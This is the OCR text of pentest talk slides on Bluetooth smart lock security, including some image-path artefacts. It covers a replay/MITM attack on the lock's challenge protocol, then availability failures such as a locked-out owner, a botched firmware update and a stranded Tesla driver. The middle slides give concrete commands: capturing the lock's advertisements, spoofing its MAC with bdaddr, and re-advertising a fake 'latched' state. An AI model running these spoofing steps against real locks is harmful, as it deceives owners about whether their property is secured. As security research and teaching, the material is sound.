
Commands encrypted by session key

Challenge looks random


Ranging: GPS-enabled, you have to leave the area and return

What could possibly go wrong?


Lock - protocol



Attack?


Get "Challenge"
Challenge
SESSION KEY =
AES(Challenge,
KEY
passive
intercept
Close lock
OK, closed

Attack


Same as intercepted session
Get "Challenge"
Challenge (replay the intercepted)
OK, Closed!
Close lock
OK, closed
MITM (replay)

Attack – the simple, stupid version

Record advertisements

The lock advertises 2 states: latched/unlatched

Record both the advertisements (scan.js). Scan saves advertisements versions in:

devices/ecfe7e139f95_Lock(...).<DATE>.adv.json

Move to:
ecfe7e139f95_LockECFE7E139F95.<**closed|open**>.adv.json

Scan services to json

```
$ node scan ecfe7e139f95

(...)

Services file devices/ecfe7e139f95.srv.json saved!
```

Change MAC address (by hand)

```
# bdaddr -i hci0 ec:fe:7e:13:9f:95
```

Advertise „latched” state

```
# node advertise.js -S -a
devices/ecfe7e139f95_closed.adv.json -s
devices/ecfe7e139f95.srv.json
```

BTW

My collegue pentester has managed to lock the lock by pressing the button long enough ;)

How excessive security may tamper availability ;)

I cannot access the lock, I cannot perform new pairing

BECAUSE


Previous owner (me) has to authorize the new paring

BUT

... and it took 5 days for the support to reply, another days to resolve the issue

Note: be careful with buying used ones ;)

C.I.A.


Confidentiality
Integrity
Availability
Confidentiality
Integrity
Availability

BTW


August Smart Lock
@AugustSmartLock

iOS users, please hold off on upgrading to iOS 9. We are waiting for our compatible app to be approved by the App Store. Any hour/day now.

9/15/15, 7:20 PM

Update gone wrong…

Update gone wrong leaves 500 smart locks inoperable

Fatal error leaves customers scrambling for fixes that can take a week or longer.

DAN GOODIN - 8/15/2017, 12:07 AM

https://arstechnica.com/information-technology/2017/08/500-smart-locks-arent-so-smart-anymore-thanks-to-botched-update/

Tesla driver stranded in the desert after smartphone app failure

„Need to restart the car now, but, with no cell service, my phone can't connect to the car to unlock it.”

